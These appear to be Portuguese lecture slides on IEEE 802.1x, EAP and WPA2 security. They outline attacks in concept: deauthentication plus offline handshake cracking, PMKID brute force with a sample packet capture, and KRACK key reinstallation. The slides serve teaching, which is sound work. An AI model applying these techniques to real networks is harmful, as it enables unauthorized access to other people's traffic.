
IEEE 802.1x: Arquitetura



IEEE 802.1x: Fases




IEEE 802.1x: Fase 1 - Descoberta



- **Depois deste ponto a STA APENAS conseguiu acesso ao AP**
 - Portas controladas por 802.1x continuam fechadas (não há dados do utilizador)


IEEE 802.1x: Fase 2 - Autenticação

-




- No final desta fase o AP e a STA partilham informação criptográfica
 - PMK (Pairwise Master Key)
- Portos controlados (de dados) continuam fechados

IEEE8 802.1x: Fase 3 - 4 Way Handshake




- **No final, o AP e a STA partilham informação criptográfica recente**
 - **PTK** (Pairwise Transient Key)
 - **GTK** (Group Transient Key)
- **Ambos acreditam que o outro conhece a PMK e PTK**
 - Através do uso de MICs
- **Portas controladas permitem tráfego Unicast**

IEEE 802.1x: Opções Arquiteturais



IEEE 802.1x: Hierarquia de Chaves



- **MSK**

- Resultado direto de um processo com EAP
- Arquitetura Enterprise

- **PSK**

- Longo termo partilhada entre AP-STA
- Arquitetura SOHO

- **PMK**

- Chave recente usada para autenticação mútua da AP-STA
- Usada no 4WH

- **PTK**

- Chave para proteger interações entre AP-STA
- CKC / KEK: protocolo 4WH
 - TK: mensagens de dados do 802.11


EAP (Extensible Authentication Protocol)

- **Inicialmente desenhado para o PPP**
 - Adaptado para o IEEE 802.1x
- **AP não é envolvido**
 - Reencaminha tráfego EAP
 - Alteração dos protocolos EAP não implicam alteração do AP
- **Não concebido para redes sem fios**
 - Tráfego não é protegido
 - Autenticação mútua não é obrigatória
 - Uma STA pode ser levada a ligar-se a um AP de um atacante

EAP: Alguns protocolos 802.1x

	EAP-MD5	LEAP	EAP-TLS	EAP-TTLS	PEAP
AS	N/A	H(desafio, senha)	Chave Pública (certificado)		
Autenticação	H(desafio, senha)	H(desafio, senha)	Chave Pública (certificado)	EAP, Chave Pública (certificado)	PAP, CHAP, MS-CHAP, EAP
Gestão de Chaves	Não	Sim			
Riscos	<ul style="list-style-type: none">- Exposição de identidade- Ataques por Dicionário- Host-in-the-Middle- Roubo de ligações	<ul style="list-style-type: none">- Exposição de identidade- Ataques por Dicionário- Host-in-the-Middle	<ul style="list-style-type: none">- Exposição de identidade		<ul style="list-style-type: none">- Exposição de identidade (fase 1)

eduroam: 802.1x, PEAP, MS-CHAPv2



IEEE 802.11: Segurança resolvida?

- **Ataques por dicionário ainda são possíveis**
 - E irão continuar a existir por algum tempo (... senhas)
- **Apenas os dados são protegidos**
 - Mensagens de gestão não são protegidos
 - Atacantes podem desautenticar/desassociar STAs vitimas
- **Problemas a nível do meio de acesso (CSMA)**
 - Escolha da janela de contenção permite que um atacante tenha mais tempo de acesso

WPA2: Vulnerabilidades

- **Falta de Segurança Futura**
- **Descoberta de senhas (WPA-PSK)**
- **Descoberta do PIN WPS**
- **Reinstalação de Chaves**
- **... outros**

WPA2: Ataques: Segurança Futura

- **Segurança Futura remete para a reutilização de chaves**
 - Um sistema possui segurança futura se a descoberta de uma chave não permitir aceder a sessões no passado
- **WPA-PSK não possui:**
 - Descoberta da PMK/PSK permite decifrar sessões anteriores
- **WPA-Enterprise pode possuir**
 - Se a PMK for diferente a cada autenticação

WPA2: Descoberta de senhas

- **Durante o 4WH o atacante consegue obter:**
 - ssid, ANonce, SNonce, AP MAC Address, STA MAC address
- **Chaves:**
 - PMK = PBKDF2(HMAC-SHA1, **senha**, ssid, 4096, 256)
 - PTK = PRF(**PMK** | ANonce | SNonce | AP MAC |STA MAC)
- **Ataque:**
 - Atacante espera por uma associação
 - ou... injeta uma mensagem de desassociação a uma vítima
 - Não consegue realizar ataque sem clientes
 - Atacante captura SSID, Nonces, endereços MAC
 - Offline: força bruta ou dicionário para calcular PTK
 - Usar MIC capturado na autenticação para validar senhas usadas
 - >400KH/s para um GPU


WPA2: Descoberta de senhas

- APs enviam um valor para acelerar processo de autenticação
 - PMKID=HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA)
 - Enviado em algumas mensagens de controlo
 - Ataque: Força bruta/dicionário, mas mais eficiente que 4HW

```
▶ Frame 29: 203 bytes on wire (1624 bits), 203 bytes captured (1624 bits)
▶ Radiotap Header v0, Length 44
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .....F.C
▶ Logical-Link Control
▼ 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 1]
  ▶ Key Information: 0x008a
  Key Length: 16
  Replay Counter: 0
  WPA Key Nonce: 3c3d1564b3ab70839dae7fdc63138acc1382ad7ddf4132fe...
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 00000000000000000000000000000000
  WPA Key Data Length: 22
  ▶ WPA Key Data: dd14000fac044a276c2c4fb3b221599f2add3eaf5fef
    ▶ Tag: Vendor Specific: Ieee 802.11: RSN
      Tag Number: Vendor Specific (221)
      Tag length: 20
      OUI: 00:0f:ac (Ieee 802.11)
      Vendor Specific OUI Type: 4
      RSN PMKID: 4a276c2c4fb3b221599f2add3eaf5fef
```

WPA2: Reinstalação de chaves

- **Objetivo: Forçar a vítima a reutilizar chaves**
- **Vulnerabilidade: Suplicant processa sempre a Msg3**
 - Mesmo que a PTK já esteja instalada
 - Na primeira mensagem, NONCE=1
- **Ataque:**
 - Bloquear Msg4
 - AP irá retransmitir Msg3
 - Chave é reinstalada
 - Pacote de dados volta a usar NONE=1



WPA2: Reinstalação de chaves

- **Objetivo: Forçar a vítima a reutilizar chaves**
- **Vulnerabilidade: Suplicant processa sempre a Msg3**
 - Mesmo que a PTK já esteja instalada
 - Na primeira mensagem, NONCE=1
- **Ataque:**
 - Bloquear Msg4
 - AP irá retransmitir Msg3
 - Chave é reinstalada
 - Pacote de dados volta a usar NONE=1

